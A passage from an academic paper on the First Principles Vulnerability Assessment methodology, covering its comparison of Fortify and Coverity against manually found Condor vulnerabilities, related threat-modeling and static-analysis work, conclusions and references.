5.3 Analysis of Results

The most significant findings from our comparative study were:

1. Of the 15 serious vulnerabilities found in our FPVA study of Condor, Fortify found six and Coverity only one.

2. Both Fortify and Coverity had significant false positive rates with Coverity having a lower false positive rate. The volume of these false positives were significant enough to have a serious impact on the effectiveness of the analyst.

3. In the Fortify and Coverity results, we found no significant vulnerabilities beyond those identified by our FPVA study. (This was not an exhaustive study, but did thoroughly cover the problems that the tools identified as most serious.)

From a security point of view, the sampled defects found by Fortify and Coverity can be categorized in order of decreasing importance as follows:

1. *Security Issues.* These problems are exploitable. Other than the vulnerabilities also discovered in the FPVA (using tainted data in risk functions), the only security problems discovered were of a less severe nature. They included denial of service issues due to the dereference of null pointers, and resource leaks.

2. *Correctness Issues.* These defects are those where the code will malfunction, but the security of the application is not affected. These are caused by problems such as (1) a buffer overflow of a small number of bytes that may cause incorrect behavior, but do not allow execution of arbitrary code or other security problems, (2) the use of uninitialized variables, or (3) the failure to check the status of certain functions.

3. *Code Quality Issues.* Not all the defects found are directly security related, such as Coverity's parse warnings, dead code and unused variables, but they are a sign of code quality and can result in security problem in the right circumstances.

False positives are the defects that the tool reports, but are not actually defects. Many of these reported defects are items that should be repaired as they often are caused by poor programming practices that can easily develop into a true defect during modifications to the code. Given the finite resources in any assessment activity, these types of defects are rarely fixed. Ideally, a tool such as Fortify or Coverity is run regularly during the development cycle, allowing the programmers to fix such defects as they appear (resulting in a lower false positive rate). In reality, these tools are usually applied late in the lifetime of a software system.

False negatives are defects in the code that the tool did not report. These defects include the following:

1. Defects that are high level design flaws. These are the most difficult defects for a tool to detect as the tool would have to understand design requirements not present in the code.

2. The dangerous code is not compiled on this platform. The tools only analyze the source code seen when the build information gathering step is run. The tools ignore files that were not compiled and parts of files that were conditionally excluded. A human inspecting the code can easily spot problems that occur in different build configurations.

3. Tainted data becomes untainted. The five vulnerabilities that Fortify found, but Coverity did not were caused by Coverity only reporting an issue with functions such as `execl`, `popen` and `system` if the data is marked as tainted. The tainted property of strings is only transitive when calling certain functions such as `strcpy` or `strcat`. For instance, if a substring is copied byte by byte, Coverity does not consider the destination string as tainted.

4. Data flows through a pointer to a heap data structure, that the tool cannot track.

This comparison demonstrates the need for manual vulnerability assessment performed by a skilled human as the tools did not have a deep enough understanding of the system to discover all of the known vulnerabilities.

There were nine vulnerabilities that neither tools discovered. Out of the remaining six vulnerabilities, Fortify did find them all, and Coverity found a subset and should be able to find the others by adding a small model. We expected a tool and even a simple tool to be able to discover these vulnerabilities as they were simple implementation bugs.

The tools are not perfect, but they do provide value over a human for certain implementation bugs or defects such as resource leaks. They still require a skilled operator to determine the correctness of the results, how to fix the problem and how to make the tool work better.

6 Agenda

While we have developed a successful vulnerability assessment methodology and applied to several real systems, this is still an ongoing activity. In addition to continuing to assess new systems, our efforts have inspired new research directions and underscored the need to increase the pool of practitioners trained with the skills needed to perform vulnerability assessment.

6.1 Research

The dream of every software development team is to be able to fully assess the security of their software using only an automated tool. Unfortunately, as our experience showed in Section 5, where we evaluated and quantified the effectiveness of current automated source code analysis tools, that dream is far from being a reality. However, we believe that the gap between such tools and in-depth manual assessment can be narrowed. Therefore, our research agenda includes identifying the cases in which automated tools can simplify the assessment task. In addition, we need to start to formally characterize the kind of problems not found by current analysis tools so that we can develop more effective automated analysis techniques. Such formal characterization work has already been started in another context [24]. A complete formalization of the vulnerabilities that we found would allow us to develop techniques to detect new classes of vulnerabilities and increase the effectiveness of analysis tools.

6.2 Transition and Dissemination Agenda

One of our objectives of our project is to enable software development groups and system integration and deployment projects to include independent software vulnerability assessment in their project life cycle. To this end, we have developed tutorial materials on vulnerability assessment and secure coding practices, with the goal of technology transfer and training. Thus far, we have taught these tutorials at the Fermi National Accelerator Laboratory, USA in 2007, the 21st and 25th Open Grid Forum in Seattle in 2007 and Catania, Italy, in 2009, and at the Autonomous University of Barcelona in 2009. We will continue to teach our tutorials in similar meetings in the future

In addition to these forums, in the upcoming year, we will teach a virtual tutorial using technology such as the Access Grid or Skype.

It is worth noting that well-known Grid initiatives like the Open Grid Forum (OGF) [71] and the Enabling Grids for E-sciencE (EGEE) [22] are getting benefits from our FPVA methodology. We plan to continue with the evaluation of real software used by the Grid community. In that regard, we are currently assessing CrossBroker [30, 29], which is a Grid resource manager which supports parallel and interactive jobs, and it is built on top of gLite [23].

7 Related Work

Vulnerability assessment of software is an active field in both the research and commercial communities. In this section, we review a related methodology, vulnerability archive projects, and assessment tools.

7.1 Microsoft Methodology

The methodology that has the most in common with FPVA is Microsoft's threat modeling [87]. It is aimed at identifying and rating the most likely threats affecting applications, based on understanding their architecture and implementation. Their goal then is to be able to address the higher threats first. The Microsoft threat modeling process is composed of 6 steps:

1. Identify the valuable assets that must be protected.

2. Create an architecture overview to understand what the application does and how it uses the assets. An architecture diagram is created in this step.

3. Decompose the architecture of the application, with the objective of creating a security profile of the application. This step includes identifying trust boundaries, data flow, entry points, and privileged code. This information is added to the diagram obtained in step 2.

4. Identify the threats that may compromise the assets. Two approaches are proposed for that:

   (a) STRIDE is the Microsoft acronym to categorize different threat types. STRIDE stands for Spoofing (using a false identity to gain access to the system), Tampering (unauthorized modification of data), Repudiation (denial of performed operations), Information disclosure (unwanted exposure of private data), Denial of service (make the application unavailable), and Elevation of privilege (gain privileged access to the application).

   (b) To use categorized threat lists for network, host and application threats.

5. Document the threats.

6. Rate the threats. DREAD, developed by Microsoft, is an acronym intended to rate threats. Threats are evaluated according to five threats categories which are Damage potential, Reproducibility, Exploitability, Affected users, and Discoverability. A score is given to each of these categories and the average of the scores is the overall threat rating.

While Microsoft's methodology is the closest to ours, there is a key difference: after developing the architectural overview of the application, the Microsoft methodology applies a list of pre-defined and known possible threats, and tries to see if the application is vulnerable to these threats. As a consequence only known vulnerabilities may be detected, and the vulnerabilities detected may not refer to high value-assets. With FPVA, the component evaluation is performed only on the critical parts of the system, and we may be able to find vulnerabilities beyond a list, such as those resulting from the interaction of two components. In addition, under FPVA only threats that lead to an exploit are considered as vulnerabilities.

After having a list of threats, the Microsoft methodology requires some work to rate those threats giving a score from 1 to 10 (10 being the highest score) for each category included in DREAD (step 6). Then the average of these five values shows the seriousness of a threat. However, this average could have a similar value for threats representing different levels of importance. For example, a mild but easily discoverable and reproducible threat may be ranked higher than a dangerous threat that is more difficult to reproduce or discover.

It is worth noting that FPVA should be performed by a different team than the developers, while Microsoft's threats identification (step 4) suggest a brainstorming with the developers and test teams. These interactions could lead to a biased analysis and may result in threats going undetected.

7.2 Related Projects

Several projects are collecting archives of vulnerabilities. These archives provide a valuable resource in understanding what kind of threats are being directed at software systems. In addition, these vulnerabilities might be used in the same way as we used FPVA results from Condor, to understand the limits of automated assessment tools and to develop a formal characterization of vulnerabilities.

US-CERT [90] provides a database of vulnerabilities affecting widely used software, and allows these vulnerabilities to be tracked. This database provides two types of information: vulnerabilities independent of a particular vendor, and a vendor's solution to a vulnerability. The general information includes the vulnerability ID, name, overview, description, impact, systems affected, credit, date made public, date last updated, CVE name (thirteen-character id used to uniquely identify a vulnerability) and metric (severity). The objective of the CVE name is to standardize the name of the vulnerabilities. When a new vulnerability is found it should be reported to US-CERT to be assigned a name and included in their database.

CERT advisories [80] from Carnegie Mellon university are now a core component of US-CERT. They developed OCTAVE [2, 81], which is the acronym for Operationally Critical Threat, Assess, and Vulnerability Evaluation. OCTAVE is a general methodology for security risk assessment for organizations, and it has three main phases: 1) Build asset-based threat profiles; 2) Identify infrastructure vulnerabilities; and 3) Develop security strategy and plans. OCTAVE focuses on the assets that are important for an organization, like information, systems, software, hardware and people. Our FPVA is a more specific methodology which could be integrated into OCTAVE to identify software vulnerabilities.

The SHIELDS project [79] is creating the Security Vulnerabilities Repository Service, to contain models of known vulnerabilities for use by design teams, developers, testers and tool makers.

7.3 Analysis Tools

We divide static code analysis tools into three categories: quantitative metrics, program understanding, and program defect diagnosis. The rest of this section discusses each of these types of tools and presents representative examples.

The first type of tool reduces the source code of a program to quantitative metrics. The metrics include source lines of code (SLOC), number of files, number of functions, average lines per function and code complexity metrics. These measurements are often used by management teams to ascertain the progress of a project. They have limited usefulness for vulnerability assessment.

The second type of tool allows an analyst or developer to answer questions that aid in understanding the source code of a program and navigating through it. These questions include where is a variable defined, where is it used, what is its type, how are types related, and what statements can be reached from a particular statement. These questions can be quite time consuming to answer manually on large projects.

Early tools in this category include ctags [76, 28] and cscope [9]. Ctags is a free tool that can only answer the question "where is the function or variable defined?" Cscope [9] can additionally answer more complex questions such as "where is this function or variable used?" and "what functions or variables does a function use?" Most IDE (Integrated Development Environments) such as Eclipse [16, 21] and Microsoft's Visual Studio [64] provide these capabilities for the languages that they support, along with the ability to navigate class hierarchies. Commercial products such as GrammaTech's CodeSurfer [42] and Scientific Toolwork's Understand [77] can answers these questions plus allow the analyst to write there own queries over the call graph or abstract syntax tree of the program. CodeSurfer can also perform sophisticated dataflow, control dependency, and pointer analyses. These analyses allow the analyst to determine what path and variables can affect a variable at a particular line of code and alternatively what statements can be reached from a particular statement.

The final type of tool diagnoses potential defects in a program. The term static code analysis tools is often used to refer to just this type of tool. The book Secure Programming with Static Analysis [12] describes their implementation, and provides more information about these tools in general. These tools analyze the source code and report potential defects such as problematic uses of the language or APIs, programming style problems, potential buffer overflows, the use of tainted data in an insecure fashion, null pointer dereferences, and improperly acquiring and releasing of memory.

All these tools construct an abstract model of the run-time behavior of the program based on the source code. The better the model and the analyses, the fewer false positives and false negatives that will result. For example, a tool that analyzes one basic block or function at a time will produce lower fidelity results than one that analyzes all the functions together and performs interprocedural analyses.

One of the earliest static analysis tools that focuses on potential defects is lint [51]. This tool focused on common programming problems that compilers of the time did not detect. The functionality of lint has been largely incorporated directly into modern compilers.

Early examples of free static analysis tools that focused on security issues include ITS4 (It's the Software Stupid Security Scanner) [13, 91], FlawFinder [94], and RATS (Rough Auditing Tool for Security) [33, 92]. These tools operate by matching patterns in the lexical tokens of a function against a set of rules. They differ somewhat in the rule sets they used, but were otherwise similar in there operation. These tools have a high false positive rate due to their shallow abstraction model.

A more advanced type of analysis relies on enhanced type information. Variables and function parameters are manually annotated to denote additional properties such as pointers never being null, the length of buffers, or the presence of tainted data. LClint and its successor Splint (Secure Programming Lint) [78, 27, 25, 26] focus on security related issues such as memory management and buffer overflows. Splint can also be extended with user supplied checks. These analysis tools use the annotations of the

function declarations along with intraprocedural control flow analysis to detect problems.

A common type of security problem is when data enters the system through an untrusted source such as a network connection or user supplied file, and the data is then used unchecked, resulting in a vulnerability. Perl's [93] taint mode was one of the first systems to automatically prevent these problems. It is a run-time based check and augments each data value with a tainted status, where variables representing the command line arguments and environment are initially marked tainted, as are the results of functions that return untrusted data such as reading data from a file or the results of an external binary. When a tainted value is used in an expression the result is also tainted. There is a mechanism to derive untainted values from tainted values. Finally, the program halts if an attempt is made to use a tainted value in a function that has effects outside the program such as writing to a file or starting an external program. CQual [35, 36] is an analysis tool that detects invalid use of tainted data using a static analysis. It allows the user to apply extended type attributes to variables and functions, and then uses type inference to properly propagate these attributes to other functions and variables eliminating the time consuming work that is required to annotate all the functions in a tool like splint. Oink/CQual++ [72] is a C++ front-end to CQual's backend solver Eau Claire [11]. ESC/Java (Extended Static Checking for Java) [31, 45] and ESC/Java2 [53] are similar systems for the Java programming language. Two commercial packages of this type are Gimpel Software Inc.'s PC-lint and FlexeLint for C/C++ [37], and Parasoft's C++test and Jtest [74].

YASCA (Yet Another Source Code Analyzer) is a front-end and framework for analyzing mainly Java and PHP code, but also can perform a small number of analyses on C and C++. Most of the work is performed by the framework using other tools to perform the actual analysis. These tools include grep (textual analysis), PMD [16] (Java issues), JLint [5, 4] (Java issues), antiC [4] (simple Java and C/C++ issues), FindBugs [49, 47, 6, 48], Lint4j [58] (locking and threading issues), and Pixy [52] (PHP and SQL issues). The individual tools used by YASCA detect different types of defects, with some overlap in their set of defects. They all work on the class files of a Java program as they are closely related to the original source and are easier to analyze. The analyses performed by these tools can be accomplished by just analyzing individual classes and functions.

PREfast [62], PREfix and SLAM [57] are static code analysis products from Microsoft. PREfast is a tool that performs a local analysis (intraprocedural) of C and C++ code. PREfast can find problems such as memory leaks, null pointer dereferences, invalid use of APIs, buffer overflows, and common coding problems. PREfast, PREfix, and SLAM support annotation of function declarations and variables that improve their results. PREfix performs a global analysis of a body of code, and is used internally to assess large code bases such as the Windows operating system. It creates summary models of functions and applies them when a call to the function is made. PREfix is computationally expensive and finds problems with null pointer dereferences, memory allocation problems, uninitialized values, and resource state problems. SLAM is another static code analysis tool that performs a global analysis of a body of code. It uses model checking and is tailored towards analyzing drivers for Windows. The shipped rules find problems that cause problems in Window's drivers such as API usage with regard to function ordering including locking, verifying that functions are called only when at the correct interrupt level. PREfast and SLAM were shipped with the Windows Driver Kit as part of the SDV (Static Driver Verifier) to improve the reliability and quality of Window's drivers using rules to search for common correctness and security problems in Window's driver code. Later versions were shipped as part of Microsoft's Visual Studio Team System Development Edition or Visual Studio Team Suite [64] and are generalized for non-driver code.

Microsoft's also produced static analysis tools for .NET applications. FxCop [61] analyzes .NET bytecode for common .NET framework problems. FxCop is a framework that inspects objects of a managed code project such as classes, functions and statements. FxCop has analysis plugins that are called when an object of the appropriate type is inspected. The plugin can then run its analysis routine pos-

sibly inspecting other objects to determine if there is a problem. All of the rules that ship with FxCop are analyses that are local to a class or function. FxCop finds problems such design and naming errors that violate the .NET Framework Design Guidelines, and issues dealing with globalization, interoperability, API usage, performance, and security. StyleCop [63] analyzes .NET sources mainly for stylistic issues. These issues deal with the appearance of the code including spacing and line breaks, the order of declarations, comments, empty code blocks, and missing text from assertions and annotations.

There is a class of commercial tools that can find a large range of defects. These tools include Coverity Prevent [17], Fortify Source Code Analysis (SCA) [32], GrammaTech's CodeSonar [42], Klocwork's Insight and Solo [54], and Ounce Labs' Ounce 6 [73]. These tools all include whole program analysis, supporting multiple programming languages, graphical or web interface to review results, defect management system, easy integration into the build system and development environment, extensible checkers, and reporting system. The user interface of each of the tools either integrates into an existing IDE or provides a stand-along GUI interface or a web application. The user interface allows the analyst to search for defects by type or location in the code. When a defect is selected for inspection, the defect is presented with a description of the problems and a path through the code on how this defect can occur. The user interface also provides many of the features of the program understanding tools to allow the analyst to navigate the code while verifying the defect. The defect management system includes features such as tracking defects over time, entering additional information about the defect, setting the status the defect as fixed or as a false positive (so it does not present itself on subsequent runs), and assigning the defect to team members to triage or repair. The reporting system can produce reports such as defects by build, by person, by component, by defect status, by defect type, by time, or by detailed information on individual defects.

8 Conclusions

The initial years of our vulnerability assessment project have produced several important accomplishments and laid the foundation to our future efforts.

Among the accomplishment are:

- *Development of the analyst-centric First Principles Vulnerability Assessment methodology:* FPVA has the important characteristic that it focuses on paths to the high value assets in a software system, and is no dependent on working from known vulnerabilities.

- *Applied FPVA to several important middleware systems:* We have performed assessments of Condor (Section 4.1), Storage Resource Broker (Section 4.2), MyProxy (Section 4.3), gLExec (Section 4.4), and Quill (Section 4.5), with an ongoing study of CrossBroker. These assessment identified many critical vulnerabilities, resulting in a direct improvement of the security of this software.

- *Improved the security awareness and processes of the assessed software development teams:* As part of our assessment process, we worked with the development teams to incorporate vulnerability reports into their development, patch, and release processes.

- *Increased the understanding of the effectiveness of automated code analysis tools:* Previous studies of such tools focuses on comparing such tools to each other, while not referencing a known set of serious vulnerabilities. Our study showed a major gap between what a trained analyst can do and what can be produced by the automated tools. These results provide a concrete direction for improving the capabilities of future automated tools.

- *Developed training materials in vulnerability assessment and secure coding practices:* Our goal is to increase the number of trained practitioners in the field, and helping to increase of the overall quality of deployed software.

Our ongoing work includes assessing additional software systems, increasing the effectiveness of the FPVA analyst, and working to improve the automated assessment tools technology.

9 Acknowledgments

We would like to acknowledge the developers of the software we have assessed, both for their assistance in the analysis process and there response to our reports.

These people include Miron Livny, Todd Tannenbaum, Pete Keller, Jamie Frey, Alan De Smet, and Ian Alderman from the University of Wisconsin; Wayne Schroeder, and Arcot Rajasekar from SDSC; Jim Basney from NCSA; and Gerben Venekamp, David Groep, Maarten Litmaath, and Oscar Koeroo from Nikhef.

References

[1] Carlisle Adams and Steve Lloyd. *Understanding PKI: Concepts, Standards, and Deployment Considerations*. Addison-Wesley Professional, Second edition, November 2002.

[2] Christopher Alberts and Audrey Dorofee. *Managing Information Security Risks: The OCTAVE (SM) Approach*. Addison-Wesley, 2003.

[3] Apache Software Foundation. *Apache suEXEC Web Site*. `http://httpd.apache.org/docs/1.3/suexec.html`.

[4] Cyrille Artho. *Jlint (Java Lint)*. `http://artho.com/jlint`.

[5] Cyrille Artho. Finding Faults in Multi-Threaded Programs. Master's thesis, Eidgenössische Technische Hochschule Zürich, Zürich Switzerland, March 2001.

[6] Nathaniel Ayewah, William Pugh, J. David Morgenthaler, John Penix, and YuQian Zhou. Evaluating Static Analysis Defect Warnings on Production Software. In *7th ACM SIGPLAN-SIGSOFT Workshop on Program Analysis for Software Tools and Engineering (PASTE)*, pages 1–8, San Diego, CA, USA, June 2007. ACM.

[7] Bill Baker, Jim Basney, Shiva Shankar Chetan, Patrick Duda, Terry Fleury, Jarek Gawor, Monte Goode, Daniel Kouril, Zhenmin Li, Neill Miller, Jason Novotny, Miroslav Ruda, Benjamin Temko, and Von Welch. *MyProxy Man Pages*, 2000–2009. `http://grid.ncsa.illinois.edu/myproxy/man`.

[8] Chaitanya Baru, Reagan Moore, Arcot Rajasekar, and Michael Wan. The SDSC Storage Resource Broker. In *Conference of the Centre for Advanced Studies on Collaborative Research (CASCON)*, Toronto, Ontario, Canada, November–December 1998.

[9] Hans-Bernhard Bröker and Joe Steffen. *Cscope Web Site*. `http://cscope.sourceforge.net`.

[10] Stephen Chan and Matthew Andrews. Simplifying Public Key Credential Management Through Online Certificate Authorities and PAM. In *5th Annual PKI R&D Workshop*, Gaithersburg MD, USA, April 2006. Internet2.

[11] Brian Chess. Improving Computer Security Using Extended Static Checking. In *2002 IEEE Symposium on Security and Privacy (Oakland)*, pages 160–176, Oakland, CA, USA, 2002. IEEE Computer Society.

[12] Brian Chess and Jacob West. *Secure Programming with Static Analysis*. Addison-Wesley, 2007.

[13] Cigital, Inc. *ITS4: Software Security Tool Web Site*. `http://www.cigital.com/its4`.

[14] Condor Team, University of Wisconsin. *Condor Manual*. `http://www.cs.wisc.edu/condor/manual`.

[15] Condor Team, University of Wisconsin. *Condor Project Web Site*. http://www.cs.wisc.edu/condor.

[16] Tom Copel. *PMD Applied*. Centennial Books, November 2005.

[17] Coverity, Inc. Web Site. http://www.coverity.com.

[18] CVE-2006-4339: OpenSSL Vulnerability. Common Vulnerability and Exposure CVE-2006-4339, August 2006. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-4339.

[19] T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2. Internet Engineering Task Force (IETF) RFC 5246 (Proposed Standard), August 2008. http://www.ietf.org/rfc/rfc5246.txt.

[20] Mark Dowd, John McDonald, and Justin Schuh. *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*. Addison-Wesley, 2007.

[21] Eclipse Foundation. *Eclipse Web Site*. http://www.eclipse.org.

[22] EGEE Project. *Enabling Grids for E-sciencE (EGEE) Web Site*. http://www.eu-egee.org.

[23] EGEE Project. *gLite*. http://www.glite.org.

[24] Sophie Engle, Sean Whalen, Damien Howard, Adam Carlson, Elliot Proebstel, and Matt Bishop. A Practical Formalism for Vulnerability Comparison. Technical Report CSE-2006-11, University of California at Davis, August 2006.

[25] David Evans, John Guttag, James Horning, and Yang Meng Tan. LCLint: A Tool for Using Specifications to Check Code. In *2nd ACM SIGSOFT Symposium on Foundations of Software Engineering (FSE)*, pages 87–96, New Orleans, LA, USA, 1994. ACM.

[26] David Evans and David Larochelle. Improving Security Using Extensible Lightweight Static Analysis. *IEEE Software*, 19(1):42–51, 2002. http://www.cs.virginia.edu/evans/pubs/ieeesoftware.pdf.

[27] David Evans and David Larochelle. *Splint Manual*. Secure Programming Group, University of Virginia, Department of Computer Science, June 2003. http://www.splint.org/downloads/manual.pdf.

[28] Exuberant Ctags Web Site. http://ctags.sourceforge.net.

[29] Enol Fernández, Andres Cencerrado, Elisa Heymann, and Miquel A. Senar. CrossBroker: A Grid Metascheduler for Interactive and Parallel Jobs. *Computing and Informatics*, 27(2):187–197, 2008.

[30] Enol Fernández, Elisa Heymann, and Miquel A. Senar. Resource Management for Interactive Jobs in a Grid Environment. In *2006 IEEE International Conference on Cluster Computing*, pages 1–10, Barcelona, Spain, September 2006.

[31] Cormac Flanagan, K. Rustan M. Leino, Mark Lillibridge, Greg Nelson, James B. Saxe, and Raymie Stata. Extended Static Checking for Java. In *ACM SIGPLAN 2002 Conference on Programming Language Design and Implementation (PLDI)*, pages 234–245, Berlin, Germany, 2002. ACM.

[32] Fortify Software, Inc. Web Site. http://www.fortify.com.

[33] Fortify Software, Inc. *RATS (Rough Audit Tool for Security)*. http://www.fortify.com/security-resources/rats.jsp.

[34] Ian Foster, Carl Kesselman, Gene Tsudik, and Steven Tuecke. A Security Architecture for Computational Grids. In *5th ACM Conference on Computer and Communications Security (CCS)*, pages 83–92, San Francisco, CA, USA, November 1998. ACM.

[35] Jeffrey S. Foster. *CQual Web Site*. Department of Computer Science, University of Maryland, College Park. http://www.cs.umd.edu/~jfoster/cqual.

[36] Jeffrey S. Foster, Tachio Terauchi, and Alex Aiken. Flow-sensitive Type Qualifiers. In *ACM SIGPLAN 2002 Conference on Programming Language Design and Implementation (PLDI)*, pages 1–12, Berlin, Germany, 2002. ACM.

[37] Gimpel Software. *PC-Lint and Flexelint Web Site*. http://www.gimpel.com.

[38] GLExec Team, Nikhef. *GLExec Web Site*. https://www.nikhef.nl/pub/projects/grid/gridwiki/index.php/GLExec.

[39] GLExec Team, Nikhef. *LCAS Web Site*. https://www.nikhef.nl/pub/projects/grid/gridwiki/index.php/LCAS.

[40] GLExec Team, Nikhef. *LCMAPS Web Site*. https://www.nikhef.nl/pub/projects/grid/gridwiki/index.php/LCMAPS.

[41] Globus Project, University of Chicago. *Globus GridFTP Manual*. http://www.globus.org/toolkit/docs/4.0/data/gridftp.

[42] GrammaTech, Inc. Web Site. http://www.grammatech.com.

[43] David Groep1, Oscar Koeroo1, and Gerben Venekamp. gLExec: Gluing Grid Computing to the Unix World. In *International Conference on Computing in High Energy and Nuclear Physics (CHEP)*, volume 119 of *Journal of Physics: Conference Series*, Victoria, British Columbia, Canada, September 2007. IOP Publishing Ltd. http://www.nikhef.nl/grid/lcaslcmaps/glexec/glexec-chep2007-limited.pdf.

[44] PostgreSQL Global Development Group. *PostgreSQL Reference Manual – Volume 1*. Network Theory, 2007.

[45] Hewlett-Packard Development Co., L.P. *HP's ESC/Java (part of the Java Programming Toolkit Source Release) Web Site*. http://www.hpl.hp.com/downloads/crl/jtk.

[46] R. Housley, W. Polk, W. Ford, and D. Solo. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. Internet Engineering Task Force (IETF) RFC 3280 (Proposed Standard), April 2002. http://www.ietf.org/rfc/rfc3280.txt.

[47] David Hovemeyer and William Pugh. Finding Bugs is Easy. *SIGPLAN Not.*, 39(12):92–106, 2004.

[48] David Hovemeyer and William Pugh. Finding More Null Pointer Bugs, But Not Too Many. In *7th ACM SIGPLAN-SIGSOFT Workshop on Program Analysis for Software Tools and Engineering (PASTE)*, pages 9–14, San Diego, CA, USA, June 2007. ACM.

[49] David H. Hovemeyer and William W. Pugh. *FindBugs Manual*. http://findbugs.sourceforge.net/manual/index.html.

[50] Jiansheng Huang, Ameet Kini, Erik Paulson, Christine Reilly, Eric Robinson, Srinath Shankar, Lakshmikant Shrinivas, David Dewitt, and Jeffrey Naughton. An overview of Quill: A Passive Operational Data Logging System For Condor. Computer Sciences Technical Report, University of Wisconsin, May 2007. http://www.cs.wisc.edu/condordb.

[51] Stephen C. Johnson. Lint: A C program Checker. Computer Science Technical Report 65, AT&T Bell Laboratories, Murray Hill, NJ, USA, 1977.

[52] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Paper). *2006 IEEE Symposium on Security and Privacy (Oakland)*, pages 258–263, 2006.

[53] KindSoftware. *ESC/Java2 Web Site*. http://secure.ucd.ie/products/opensource/ESCJava2.

[54] Klocwork, Inc. Web Site. http://www.klocworks.com.

[55] James A. Kupsch and Barton P. Miller. How to Open a File and Not Get Hacked. In *Third International Conference on Availability, Reliability and Security (ARES)*, pages 1196–1203, Barcelona, Spain, March 2008.

[56] James A. Kupsch and Barton P. Miller. Manual vs. Automated Vulnerability Assessment: A Case Study. In *First International Workshop on Managing Insider Security Threats (MIST)*, pages 83–97, West Lafayette, IN, USA, June 2009.

[57] James R. Larus, Thomas Ball, Manuvir Das, Robert DeLine, Manuel Fähndrich, Jon Pincus, Sriram K. Rajamani, and Ramanathan Venkatapathy. Righting Software. *IEEE Software*, 21(3):92–100, May–June 2004.

[58] Lint4j. http://www.jutils.com.

[59] Michael Litzkow, Miron Livny, and Matthew Mutka. Condor — A Hunter of Idle Workstations. *8th Intl Conf. on Distributed Computing Systems*, pages 104–111, June 1988.

[60] A. Melnikov and K. Zeilenga. Simple Authentication and Security Layer (SASL). Internet Engineering Task Force (IETF) RFC 4422 (Proposed Standard), June 2006. http://www.ietf.org/rfc/rfc4422.txt.

[61] Microsoft Corp. *FxCop Web Site*. http://msdn2.microsoft.com/en-us/library/bb429476.aspx.

[62] Microsoft Corp. *PREfast Step-by-Step Web Site*. http://www.microsoft.com/whdc/DevTools/tools/PREfast_steps.mspx.

[63] Microsoft Corp. *StyleCop Web Site*. http://blogs.msdn.com/sourceanalysis.

[64] Microsoft Corp. *Visual Studio Team Suite Web Site*. http://www.microsoft.com/visualstudio/en-us/products/teamsystem.

[65] Andrew G. Morgan and Thorsten Kukuk. The Linux-PAM System Administrators' Guide, 2009. http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/Linux-PAM_SAG.html.

[66] MyProxy Team, University of Illinois. *MyProxy Web Site*. http://grid.ncsa.illinois.edu/myproxy.

[67] MyProxy Team, University of Illinois. *MyProxy Certificate Authority*, 2009. http://grid.ncsa.illinois.edu/myproxy/ca.

[68] B. Clifford Neuman and Theodore Ts'o. Kerberos: An Authentication Service for Computer Networks. *IEEE Communications*, 32(9):33–38, September 1994.

[69] Jason Novotny, Steven Tuecke, and Von Welch. An Online Credential Repository for the Grid: MyProxy. In *Tenth International Symposium on High Performance Distributed Computing (HPDC)*, pages 104–111, Redondo Beach, CA, USA, August 2001. IEEE Press.

[70] M. Nystrom and B. Kaliski. PKCS #10: Certification Request Syntax Specification Version 1.7. Internet Engineering Task Force (IETF) RFC 2986 (Proposed Standard), November 2000. http://www.ietf.org/rfc/rfc2986.txt.

[71] OGF, 15700 103rd St. Suite 210, Lemont, IL 60439 USA. *Open Grid Forum (OGF) Web Site*. http://www.ogf.org.

[72] Oink Team. *Oink/CQual++ Web Site*. http://www.cubewano.org/oink.

[73] Ounce Labs, Inc. Web Site. http://www.ouncelabs.com.

[74] Parasoft Web Site. http://www.parasoft.com.

[75] Rajesh Raman, Miron Livny, and Marvin Solomon. Matchmaking: Distributed Resource Management for High Throughput Computing. In *Seventh IEEE International Symposium on High Performance Distributed Computing (HPDC)*, pages 140–146, Chicago, IL, USA, July 1998. IEEE.

[76] Arnold Robbins, Linda Lamb, and Elbert Hannah. *Learning the vi and Vim Editors*. O'Reilly Media, Inc., Seventh edition, 2008.

[77] Scientific Toolworks, Inc. Web Site. http://www.grammatech.com.

[78] Secure Programming Group, University of Virginia, Department of Computer Science. *Splint (Secure Programming Lint)*. http://www.splint.org.

[79] Shields Project, Linköping University, Sweden SINTEF, Norway European Software Institute, Spain Fraunhofer IESE, Germany Institut National des Télécommunications, France Montimage, France SEARCH-LAB, Hungary TXT e-Solutions, Italy. *Shields: Detecting Known Security Vulnerabilities from within design and Development Tools*. http://shields-project.eu/.

[80] Software Engineering Institute, Carnegie Mellon University. *CERT Coordination Center*. http://www.cert.org/.

[81] Software Engineering Institute, Carnegie Mellon University. *OCTAVE Web Site*. http://www.cert.org/octave.

[82] SRB Team, San Diego Supercomputer Center. *Storage Resource Broker Administration Man Pages*. http://www.sdsc.edu/srb/index.php/Administration.

[83] SRB Team, San Diego Supercomputer Center. *Storage Resource Broker Scommand Man Pages*. http://www.sdsc.edu/srb/index.php/Scommand_Manpages.

[84] SRB Team, San Diego Supercomputer Center. *Storage Resource Broker User Manual*. http://www.sdsc.edu/srb/index.php/SRB_User_Manual.

[85] SRB Team, San Diego Supercomputer Center. *Storage Resource Broker Web Site*. http://www.sdsc.edu/srb/index.php/Main_Page.

[86] Richard W. Stevens and Stephen A. Rago. *Advanced Programming in the UNIX®Environment*. Addison-Wesley Professional, Second edition, 2005.

[87] Frank Swiderski and Window Snyder. *Threat Modeling*. Microsoft Press, 2004.

[88] Douglas Thain, Todd Tannenbaum, and Miron Livny. Distributed Computing in Practice: the Condor Experience. *Concurrency — Practice and Experience*, 17(2-4):323–356, 2005.

[89] S. Tuecke, V. Welch, D. Engert, L. Pearlman, and M. Thompson. Internet X.509 Public Key Infrastructure (PKI) Proxy Certificate Profile. Internet Engineering Task Force (IETF) RFC 3820 (Proposed Standard), June 2004. http://www.ietf.org/rfc/rfc3820.txt.

[90] United States Computer Emergency Readiness Team. *US–CERT Web Site*. http://www.us-cert.gov/.

[91] John Viega, J.T. Bloch, Yoshi Kohno, and Gary McGraw. ITS4: A Static Vulnerability Scanner for C and C++ Code. In *Annual Computer Security Applications Conference (ACSAC)*, pages 257–267, New Orleans, LA, USA, December 2000. IEEE Computer Society. http://www.cigital.com/papers/download/its4.pdf.

[92] John Viega and Gary McGraw. *Building Secure Software*. Addison-Wesley, 2002.

